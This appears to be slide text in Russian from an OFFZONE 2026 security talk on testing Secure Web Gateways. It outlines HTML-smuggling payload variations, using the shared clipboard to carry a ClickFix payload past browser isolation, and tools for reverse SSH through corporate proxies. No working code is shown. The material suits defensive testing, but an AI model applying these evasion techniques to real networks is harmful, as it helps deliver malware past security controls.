
- Способы кодирования/шифрования полезной нагрузки (`base64`, `xor`, ...);
- Выбор элемента для помещения тела полезной нагрузки (`script`, `body`, ...);
- Выбор события для запуска процесса скачивания файла (`onload`, `onerror`, ...);
- Выбор расширения веб-страницы (`html`, `svg`, ...);

и т.д.




Пример 5. Общий буфер обмена как канал обхода браузерной изоляции


Браузерная изоляция – это запуск веб-контента в удалённой или контейнеризированной среде с передачей пользователю только безопасного результата отображения




Пример 5. Общий буфер обмена как канал обхода браузерной изоляции

Общий буфер обмена, например, позволяет перенести ClickFix-payload из изолированного браузера на рабочую станцию пользователя





xferry – авторский инструмент для тестирования SWG- шлюзов



> Пароходик, который смог

Авторский инструмент, облегчающий процесс тестирования SWG-шлюзов



xferry



Проксирование через SWG-шлюзы



reverse_ssh

Open-source-инструмент для установления обратных SSH-соединений через SWG-шлюзы, в том числе через корпоративные прокси-серверы



OFFZONE
2026



kgmnotes.ru

